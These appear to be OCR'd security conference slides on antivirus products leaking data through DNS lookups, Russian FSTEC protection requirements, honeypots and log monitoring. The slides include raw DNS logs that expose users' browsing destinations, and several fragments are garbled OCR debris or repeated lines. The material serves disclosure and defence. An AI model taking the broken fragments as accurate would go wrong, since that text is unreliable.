
- Event mentioned criteria tested badly

•*In demonstrated case we have mandatory requirement but it wasn't implemented*

- The more users use the product the more secure it

•*That's not about Russian gov certified products :-((*

What does it mean?



ФСТЭК России

Федеральная служба по техническому и экспортному контролю

Руководящий документ

Автоматизированные системы. Защита от несанкционированного доступа к информации


Классификация автоматизированных систем и требования по защите информации

Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 30 марта 1992 г.

1. “(

- M(

•*The*



(приема) носителей информации;

- должна осуществляться очистка (обнуление, обезличивание) освобождаемых областей оперативной памяти ЭВМ и внешних накопителей. Очистка осуществляется двукратной произвольной записью в освобождаемую область памяти, ранее использованную для хранения защищаемых данных (файлов).

Подсистема обеспечения целостности:

должна быть обеспечена целостность программных средств СЗИ НСД, обрабатываемой информации, а также неизменность программной среды. При этом:

- E

•*In (*
was

- The more users use the product the more secure it


•*That's not about Russian gov certified products :-((*

Cloud technologies from Security Vendors and Confidential information

- Cloud, tell me - is this a malicious file?
- Mmm, not sure, may be not…
- Thank you for sending us your annual financial report…

DNS.. antiviruses are noisy :)


- Dr. Web “covert channel” - building a passive DNS:



```
"87.250.251.3.www.yandex.ru.pc.dev.drweb.com:com_43_4.0_NPX:1
"217.69.135.130.top-fwz1.mail.ru.pc.dev.drweb.com:com_48_4.0_
"217.20.155.8.gic7.odnoklassniki.ru.pc.dev.drweb.com:com_51_4
"217.20.156.35.i511.odnoklassniki.ru.pc.dev.drweb.com:com_52_
"217.20.156.95.umd3.odnoklassniki.ru.pc.dev.drweb.com:com_52_
"94.100.191.208.mail.ru.pc.dev.drweb.com:com_39_4.0_NPX:127.0
"217.20.156.117.gic3.odnoklassniki.ru.pc.dev.drweb.com:com_53
"81.19.88.96.counter.rambler.ru.pc.dev.drweb.com:com_47_4.0_N
"drweb.com.dnsbl7.mailshell.net:net_30_4.0_NPX:127.0.0.100:0"
"195.82.146.114.rutracker.org.pc.dev.drweb.com:com_45_4.0_NPX
"74.125.232.79.www.gstatic.com.pc.dev.drweb.com:com_46_4.0_NP
"87.240.142.205.cs323528.vk.me.pc.dev.drweb.com:com_46_4.0_NP
"87.251.132.152.i2.ytimg.com.pc.dev.drweb.com:com_44_4.0_NPX:
"199.7.55.190.crl.thawte.com.pc.dev.drweb.com:com_44_4.0_NPX:
"213.180.193.12.m.news.yandex.ru.pc.dev.drweb.com:com_48_4.0_
"87.240.156.166.vkontakte.ru.pc.dev.drweb.com:com_44_4.0_NPX:
"173.194.71.103.www.google.com.pc.dev.drweb.com:com_46_4.0_NP
"37.1.144.51.www.mangahere.com.pc.dev.drweb.com:com_46_4.0_NP
"217.69.133.47.top-fwz1.mail.ru.pc.dev.drweb.com:com_47_4.0_N
"63.218.38.80.m.dojki.com.pc.dev.drweb.com:com_41_4.0_NPX:127
"195.161.161.130.smk.nevomedia.ru.pc.dev.drweb.com:com_49_4.0
"109.234.157.154.post-hardcore.ru.pc.dev.drweb.com:com_49_4.0
"87.251.132.180.i.ytimg.com.pc.dev.drweb.com:com_43_4.0_NPX:1
```

DNS antiviruses are noisy


- Trendmicro.. what are we doing here?:)



```
bgxxh3h3i3qu6z4jswj7i7gvmbw3ftkc7zhz2ynpjtsmgou372hq.c0841826634id7c20f8cc9aa030770c6.hashser
zry57mbwtdqgo.a878a6797fa2bef79f9464b22f435807.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
cglifwjc27pbz6bcjbnjoctrbvpfcij4f6hb23hpdmwmzbqggd3q.d657c1b541f1fa140502bca1b40ad16d.hashser
xmxzse7rn77hwf2aii2k7t5doq.5807a6005698eeba17f0a90750a8d838.hashserver.cs.trendmicro.com:com_
26yc3oxofn2ufqmh62ghstz34y.71c63a41204635ad97eadf4798c831fb.hashserver.cs.trendmicro.com:com_
nhqodagdsmzsyghsekxfd7mfwm.449349d0c7e1d2946852d568d8bf99d9.hashserver.cs.trendmicro.com:com_
aqg55qbbf4ux6.35ab75ec70cf2920defebf6a2110e0ed.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
ynzfuhpw3wegeyeccc34usylge4.3mbsb3ku4wi67tf6wrpqencqtwa7rzg3oxtnpb3mapawd4qpq2t2khkf3v33ifl.c
:com_153_5.0_NPX:_:3"
x33nqmryqteduohec5t6zayhty.a52ced6175d04ecedc1ab2a5826d5fab.hashserver.cs.trendmicro.com:com_
6ofvete2dl4zdla6hx4lbsgp2y.eb668b5962d1e033ff14594839cdde39.hashserver.cs.trendmicro.com:com_
hfw37lmahofo4uh7olitsnb6lplx3yl2xf5mjn3dfnvadxg7674a.6b84a40ee530ed2ca532fc5243274e6a.hashser
3wvn2bnexhing.e8a675b491ef4b8339ffa3029e18b9ca.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
joy2r2xtvzgfwgp66p2vmbzieea.5pk5i4pznoc3lm342pemqn6afpvmyhinpddf5oj7wwwlz7qsaijvasjnbhzl6en.0
:com_153_5.0_NPX:_:3"
loswg3lpsbaz4.8006a9d751479b68947f300f112a7371.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
in.sjc.mx.trendmicro.com:com_24_4.0_NXX:216.99.131.4:0"
3utpwjg7chuz2.23235338451bb3114a96984ca8d667e2.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
xxxd2tuxwspjuh4ruvzmkkr3c5lsmrsw7mj22j7ibxbogj6d3yzq.fd15f50fc512ae5c9761e5e8ee4fae0d.csj.tre
prefilter.in.us02.emsp.trendmicro.com:com_37_4.0_NPX:150.70.178.143:0"
rhz65kdzs44ne.be929d0c511cc7857613ebb38dbab078.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
w25ur2kafsydk3clqhnz7vpnoirc4x6mq6ospmfqlg3hi4fqpbtq.c5bd803568a7f74f29bfee79108fa6eb.hashser
e4ldrdmk3arga.1630458b92ba683497bc44476171af8c.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
khqmkuw5szzijd3brua2tsbhpuareooe6tas5xzcg6krb4a7crdq.2296064475352b473c399660b345d9f9.hashser
fal5svtq2h7dy.fe946902f4d8c4d8e013770a5e0d2d18.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
i5daxy5wp4udj4lksbl7crvdhi.61de57aa748325f21a8afec87aa88449.hashserver.cs.trendmicro.com:com_
h6wdsx66typx2.205b697e7e2e0a3982151339f84f9e3b.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
jfvcy4gvr7ilaxkwzz25citjv6on26t6u42ai74i.vv226hjofvghlxvqkwx4vrvdki37t7gzg7zivsbnjrrelygfr2h6
rendmicro.com:com_166_5.0_NPX:_:3"
hj73fcmlyrcn4v5l4jyom4y7thcwln6tszg7kngwzslcg6yidlla.66e4ef31b6a57b77e3c14040e2d6c188.hashser
```

DNS .. antiviruses .. hmm

.McAfee....



```
'a.c-0.19-a7090071.c010083.157c.1b5a.3ea1.410.0.7glsnrrw1esg2wgqhj2rt2wq8v.avts.mcafee.com:com_89_4.0_NPX:127
'0.0.0.157c.1b77.3ea1.400.7d.k71g6bqa58rg6283b795nkenrv.avqs.mcafee.com:com_70_4.0_NPX:127.161.0.128:0"
'a-0.19-230f0081.c1a0580.157c.1b57.410a.400.9d.8qh7png1gdzmsupmj2lcsbcapt.avqs.mcafee.com:com_88_5.0_NPX:_:3"
'a-0.19-23093081.c0a0083.157c.1b69.3ea1.210.0.1zhej6zz7je2l47hkicd5q31ij.avts.mcafee.com:com_87_4.0_NPX:127.1
'0.0.0.157c.1b5d.3ea1.400.7d.6vqcp82buc25u8gl39c7s4svwi.avqs.mcafee.com:com_70_4.0_NPX:127.192.0.128:0"
'a-0.19-a30f0001.590.157c.1b70.3ea1.410.0.i6q9vhvze1kzr88ps4glru4lpb.avts.mcafee.com:com_83_5.0_NPX:_:3"
'g-0.19-230f3000.1001.157c.1b6b.3ea1.201.0.6jgcngez21uur4a2dd1l8qmmw5.avts.mcafee.com:com_84_5.0_NPX:127.129.
'a-0.19-23091081.8140093.157c.1b6f.3ea1.210.0.t4nd1jlgpmcs7s93k13i1pasnq.avts.mcafee.com:com_87_4.0_NPX:_:3"
'i-0.19-a70ed679.1b0083.157c.1a50.3ea1.210.0.4h4mv8twrcihvk8dl7wgtiwrmi.avqs.mcafee.com:com_86_5.0_NPX:_:3"
'0.0.0.157c.1b69.3ea1.400.7d.u9wjhqcdh8qgf24ejraualltttv.avqs.mcafee.com:com_70_5.0_NPX:127.96.0.128:0"
'0.0.0.157c.1b73.3ea1.400.7d.v9qwhvvm144e4q2phw8dpniiw5.avqs.mcafee.com:com_70_4.0_NPX:127.224.0.128:0"
'a.c-0.19-a30f7000.d0030.157c.1ade.3ea1.210.0.hjlzsshw76mun8g1f4jweqjj4i.avqs.mcafee.com:com_87_4.0_NPX:_:3"
'x-0.19-a30fa211.20081.1518.1b6d.2f4a.210.0.4i8dtmrv1nizldmglz3qwqzl26.avts.mcafee.com:com_85_5.0_NPX:127.161
'0.0.0.157c.1b77.3ea1.400.7d.vw4vpzn68letuj4h4twwfnu87t.avqs.mcafee.com:com_70_4.0_NPX:127.192.0.128:0"
'0.11-a3091801.410b3.1518.19cd.3ea1.401.0.mfwdgtzkimlskak2hkf3n44vlt.avqs.mcafee.com:com_83_4.0_NPX:127.161.0
'i-0.19-a7064679.150083.157c.1b6c.3ea1.210.0.k2p5nwiskkhba9crr7s7999etq.avts.mcafee.com:com_86_5.0_NPX:_:3"
'a-0.19-a309c081.d020082.157c.1b76.3ea1.210.0.hlz5m55na5stsm8tvecq7e7swj.avts.mcafee.com:com_87_4.0_NPX:_:3"
'i-0.19-a7065679.150083.157c.1ae6.3ea1.210.0.9hsn3pbpr7bmn1ras9k7qmqlrv.avqs.mcafee.com:com_86_4.0_NPX:_:3"
'a.c-0.19-a3075000.8890093.157c.1b69.3ea1.410.0.l9jdq9ww7qub8avukdf32pbzwt.avts.mcafee.com:com_89_5.0_NPX:_:3
'c-0.19-a3099000.8a60583.157c.1b70.3ea1.410.0.iqm8qhpaelcnghcqacl296tgtj.avts.mcafee.com:com_87_4.0_NPX:127.1
```

Detecting and mitigating threats, our way

- The most important thing is environment:

  - **Real Environment**

  - ***Attacker Desirable Environment***

  - *Defender Desirable Environment*.

- Security is also: availability and usability

Enterprise environment:

- Environment must be strictly controlled as possible. “SOE” is a good practice :)
- Environment can be easy switchable and detachable.
- Traffic between internal and external network must be predictable. Hello skype....

Attacker and your Environment = Cat & Mouse game

- Honeypot Environment must look real to the attacker
- Honeypot Environment must be able to provide evidence
- Real Environment must be isolated from Honeypots.
- Compromised Environment must be segregated as soon as possible if attack was successful (containment)

Detecting and mitigating threats: Prerequisites

Reality of life in a distributed network:

- You can't control your network
- Different tools/people are used in different regions
- Lots of data

Detecting and mitigating Primary and Secondary threats

Things to pay attention in your logs:

- suspicious user agents,
- content-type,
- suspicious application type (i.e. octed-stream),
- obfuscated IP addresses (0x55..., int32 encoded IP addresses

“Intelligent” log processor (**proc_log_*.pl**)

“Intelligent” log processor (proc_log_*.pl)

- If you don't have **SIEM**....
- If you don't use even **SEC.pl** or other **on-line log processor...**
- If you have nothing … just desire to understand what's going on....

“Intelligent” log processor (proc_log_*.pl)

